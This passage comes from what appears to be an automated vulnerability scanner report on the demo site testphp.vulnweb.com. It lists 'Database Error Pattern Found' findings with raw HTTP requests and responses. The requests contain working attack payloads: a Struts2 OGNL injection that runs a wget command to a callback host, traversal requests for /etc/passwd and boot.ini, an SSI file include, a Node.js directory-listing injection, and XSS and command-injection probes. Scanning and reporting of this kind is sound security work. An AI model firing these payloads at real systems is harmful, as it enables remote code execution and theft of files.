(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='wget http://192.168.1.12:10878/AppScanMsg.html?
varId=1868').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds={#iswin?'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

id=1

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:27 GMT
Content-Type: text/xml

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

Entity: (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
```

```

Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='wget http://192.168.1.12:10878/AppScanMsg.html?
varId=1446').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?('cmd.exe','/c',#cmd):{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()))}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...

```

Issue 20 of 45

TOC

Database Error Pattern Found

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/product.php>

Entity: pic (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
GET /product.php?pic=7WFXSSProbe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/search.php?test=query
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked

```

```

Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:40:22 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/product.php on line 70
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

Issue 21 of 45

TOC

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/search.php
Entity:	test (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...

Content-Length: 26
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

searchFor=1234&goButton=go

HTTP/1.1 200 OK
Transfer-Encoding: chunked

```

```

Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:40:18 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/search.php on line 61
<h2 id='pageName'>searched for: 1234</h2></div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

Issue 22 of 45

TOC

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/guestbook.php
Entity:	text (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...

Content-Length: 96
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

name=anonymous+user&text=%3C%21--%23include+file%3D%22%2Fetc%2Fpasswd%22--%3E&submit=add+message

HTTP/1.1 200 OK
Transfer-Encoding: chunked

```

```
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Issue 23 of 45

TOC

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: cat (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/categories.php
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:40:25 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
...
```

```

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: Unknown column '3WFXSSProbe' in 'where clause'
  Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
  /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

Database Error Pattern Found

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/search.php>

Entity: searchFor (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
Content-Length: 71
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

searchFor=1234%3C%00script%3Ealert%282624%29%3C%2Fscript%3E&goButton=go

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...

```

Database Error Pattern Found**Severity:** Low**CVSS Score:** 5.0**URL:** <http://testphp.vulnweb.com/userinfo.php>**Entity:** uname (Global)**Risk:** It is possible to view, modify or delete database entries and tables**Causes:** Sanitation of hazardous characters was not performed correctly on user input**Fix:** Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login

GET /login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/userinfo.php
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:47 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```


Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/guestbook.php>

Entity: name (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...

Content-Length: 175
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

name=http://testfire.net/reflectedorstoredtargetblanklink&text=http://testfire.net/reflectedorsto
redtargetblanklink&submit=http://testfire.net/reflectedorstoredtargetblanklink

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/AJAX/infoartist.php>

Entity: id (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/AJAX/index.php
Cookie: mycookie=3
Connection: keep-alive
Host: testphp.vulnweb.com
Accept: */*
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:52 GMT
Content-Type: text/xml

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infoartist.php on line 7
</iteminfo>
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: upass2 (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...

Content-Length: 142
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uname=&upass=&upass2=ProbePhishing&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: `uname` (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...

Content-Length: 154
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uname=WFXSSProbe%27%22%29%2F%3E&upass=&upass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&u
phone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:41:35 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual that
  corresponds to your MySQL server version for the right syntax to use near ''/>' at line 1
  ...
```

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/userinfo.php
Entity:	pass (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login

GET /login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/userinfo.php
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US


HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:47 GMT
Content-Type: text/html


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: upass (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Content-Length: 137
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uname=&upass=%3Bid%00&upass2=&uname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: `uname` (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Content-Length: 131
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uname=&upass=&upass2=&uname=AB&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: artist (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
GET /listproducts.php?artist=1WFXSSProbe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/artists.php?artist=1
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:43:18 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: Unknown column '1WFXSSProbe' in 'where clause'
  Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
  /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...
```


Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: signup (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Content-Length: 197
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uname=&upass=&upass2=&uname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=res.end%28require%28%27fs%27%29.readdirSync%28%27.%27%29.toS
tring%28%29%29

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

Entity: test_page99723.html (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
  
Connection: keep-alive  
Host: testphp.vulnweb.com  
Upgrade-Insecure-Requests: 1  
Content-Length: 28  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Language: en-US,en;q=0.9  
  
This is an AppScan test page  
  
HTTP/1.1 200 OK  
Transfer-Encoding: chunked  
Connection: keep-alive  
Server: nginx/1.4.1  
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2  
Date: Fri, 06 Mar 2020 07:34:01 GMT  
Content-Type: text/html  
  
Warning: mysql connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2  
Website is out of order. Please visit back later. Thank you for understanding.  
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/AJAX/infotitle.php>

Entity: id (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Host: testphp.vulnweb.com
Content-Length: 14
Origin: http://testphp.vulnweb.com
Accept: */*
Accept-Language: en-US,en;q=0.9
content-type: application/x-www-form-urlencoded

id=1WFXSSProbe

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:27 GMT
Content-Type: text/xml

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/>

Entity: index.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
GET /index.php?p=..%5c..%5c..%5c..%5c..%5c..%5c..%5cboot.ini%00 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
Entity:	passwd (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
.  
GET /Mod_Rewrite_Shop/BuyProduct-  
%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af..  
%c0%afetc/passwd HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/  
Connection: Keep-Alive  
Host: testphp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US  
  
HTTP/1.1 200 OK  
Transfer-Encoding: chunked  
Connection: keep-alive  
Server: nginx/1.4.1  
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2  
Date: Fri, 06 Mar 2020 07:47:31 GMT  
Content-Type: text/html  
  
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8  
  
. . .
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

Entity: passwd (Global)

Risk: It is possible to view, modify or delete database entries and tables

